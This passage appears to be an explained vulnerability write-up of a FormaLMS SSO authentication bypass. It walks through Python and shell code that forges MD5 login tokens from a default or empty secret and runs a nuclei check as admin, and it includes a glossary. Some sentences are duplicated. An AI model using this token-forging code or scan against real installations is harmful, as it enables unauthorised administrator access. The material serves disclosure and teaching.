token = hashlib.md5(f"{user},{t},".encode()).hexdigest().upper()
final_url = f"{url}/index.php?login_user={user}&time={t}&[redacted]"
print(f"URL with empty secret: {final_url}")
Line by line:
#!/usr/bin/env pythontells the operating system to run the file with Python, the programming language used here.import sys,import timeandimport hashlibload three ready-made toolkits: one for reading command-line arguments, one for reading the clock, and one for computing hashes.secret = "[redacted]"stores the default secret from the source code in a variable, a named box holding a value.def help():defines a small function that prints how to use the script and then stops it withsys.exit().if len(sys.argv) < 3:checks whether fewer than three arguments were given on the command line (the script name counts as the first), and callshelp()if so. This prevents the script from running with missing information.user, url = (sys.argv[1], sys.argv[2])takes the username and the target address from the command line.t = str(int(time.time()) + 5000)reads the current time in epoch seconds, adds 5000 seconds (about 83 minutes) so the session will not have expired by the time it is used, and turns the number into text.token = hashlib.md5(f"{user},{t},{secret}".encode()).hexdigest().upper()builds the stringuser,time,secret, encodes it as bytes (the form a hash function expects), computes the MD5 fingerprint, converts it to readable hexadecimal characters and uppercases it. Hexadecimal is simply a way of writing numbers using the characters 0 to 9 and a to f.final_url = f"{url}/index.php?login_user={user}&time={t}&[redacted]"assembles the full web address with the three parameters.print(f"URL with default secret: {final_url}")shows the first address on screen.- The next three lines repeat the calculation with an empty secret: the string ends with a comma and nothing after it, matching the case where the admin has cleared the
SSO secret for the token hashfield. - The last
printshows the second address.
Step 3: send the request
Visiting the generated URL performs the bypass:
A bypass here means getting past a security check without satisfying it. The browser sends the request, the server recomputes the token, the values match, and the server treats the visitor as the named user.
Root cause
The front controller contains a branch that is taken whenever login_user, time and token are present in the query string, and that branch forwards the request to the SSO endpoint defined in the _sso_ constant. A branch is a fork in the code: if a condition is true, go one way, otherwise go another. The branch forwards the request to the SSO endpoint defined in the _sso_ constant. The second door at reception leads straight past the security desk.
The token that guards the SSO path is an MD5 hash over login_user, time and the shared secret. Because the secret has a hardcoded default value, [redacted], anyone who reads the source can compute a valid token for any username. The admin interface also accepts a NULL value for the secret parameter, so an installation where the field has been cleared is equally exploitable, with the token computed over an empty secret. The developers' own comment shows they were aware of the ugly default value, but it remained in the code.
Impact
An attacker who can reach index.php can authenticate as the named user, such as admin, by supplying a username, a future expiry time and a correctly computed token. Unauthenticated means without having logged in at all. The only conditions are that the sso_token setting is enabled and that the secret is either the hardcoded default or empty. The result is a full authentication bypass against the application, with the privileges of whichever account is named in login_user. Privileges are the permissions an account carries, so naming an administrator gives administrator rights.
Fix
The report does not describe a patch. The report does not describe a patch.
Variants to test
- Default secret on other installations. Compute the token with
[redacted]and request `index.php?login_user=<user>&time=<epoch>&[redacted] A positive result is an authenticated session for the named user without any prior login. - Empty secret. Repeat with the token computed over
user,time,(trailing comma, nothing after it). A positive result is the same authenticated session, indicating the admin field was cleared. - Automated scanning with nuclei. The report provides a template invocation that uses environment variables for the epoch time and token. Nuclei is a tool that runs ready-made checks against a target automatically, and a template is one such check written in advance. Environment variables are named values a shell keeps for the commands it runs.
time=$(date -d "20 minutes" +"%s"); [redacted] -n "admin,$time," | md5sum | cut -d ' ' -f 1); ~/nuclei/v2/nuclei -u http://localhost:8085/formalms/ -t ~/nuclei-templates/vulnerabilities/formalms/formalms-auth-bypass.yaml -var login_user=admin -var time=$time -var [redacted] -debug -v
Line by line: date -d "20 minutes" +"%s" asks the system for the epoch time 20 minutes from now; $(...) runs that command and stores the output in the variable time. echo -n "admin,$time," prints the string admin, followed by the time and a trailing comma, with no newline at the end; md5sum computes the fingerprint of that text; cut -d ' ' -f 1 keeps only the first space-separated field, which is the hash itself. The result is stored in token. The rest of the line runs nuclei against the local FormaLMS address with the template file, passing the username, time and token as variables, and asking for debug and verbose output so the result is visible.
The note accompanying the template states that the exploit uses a blank value for the SSO Secret and that it needs environment variables to generate the correct epoch time and token. A positive result is the template reporting the bypass against the target.
- Version range. The exploit was confirmed on 2.3 and works on versions up to and including 2.4.4, so the same requests are worth trying against any FormaLMS deployment in that range where the SSO setting is enabled.
Glossary
- Authentication: proving who you are, usually with a username and password.
- Authorisation: deciding what an identified user is allowed to do.
- Branch: a fork in code that runs one path if a condition is true and another if it is false.
- Class: a blueprint in code that groups related data and actions.
- Constant: a named value fixed in the code.
- Constructor: the code that runs when an object is created from a class.
- Controller: the piece of code that handles one area of an application.
- Cookie: a small piece of data a website stores in the browser and receives back on later requests, often used to keep a session alive.
- Epoch format: a date written as the number of seconds since 1 January 1970.
- Extends / subclass: building one class on top of another so it inherits the other's behaviour.
- Front controller: the single entry file that every request passes through first.
- Hardcoded: written directly into the code rather than configured per installation.
- Hash: a mathematical fingerprint of some text; the same input always gives the same output.
- Hexadecimal: a way of writing numbers using 0 to 9 and a to f.
- HTTP: the language browsers and web servers use to exchange requests and responses.
- Instantiate: create a working object from a class blueprint.
- MD5: one particular hash function.
- Method: a named action inside a piece of code.
- Model-View-Controller (MVC): a common way of organising an application into data, display and handling logic.
- Nuclei: a tool that runs ready-made security checks against a target automatically.
- NULL: nothing at all, an empty value rather than a real one.
- PHP: a programming language commonly used for websites.
- PoC (proof of concept): a small demonstration that a problem is real.
- Privileges: the permissions an account carries.
- Query string: the part of a web address after
?, made of name=value pairs. - Session: the period during which a website remembers who you are.
- Setting: an option an administrator can switch on or off in the software's configuration.
- Shared secret: a password known to two parties and to nobody else.
- Single sign-on (SSO): a way for one system to trust a login made somewhere else.
- Suffix: text added at the end of a name.
- Template: a ready-made check written in advance for a scanning tool.
- Token: a value used to prove that a request is trusted, often computed from a secret.
- Unauthenticated: without having logged in at all.
- Variable: a named box in code that holds a value.
- Vulnerability: a weakness in software that someone can use to make it behave in a way its authors did not intend.



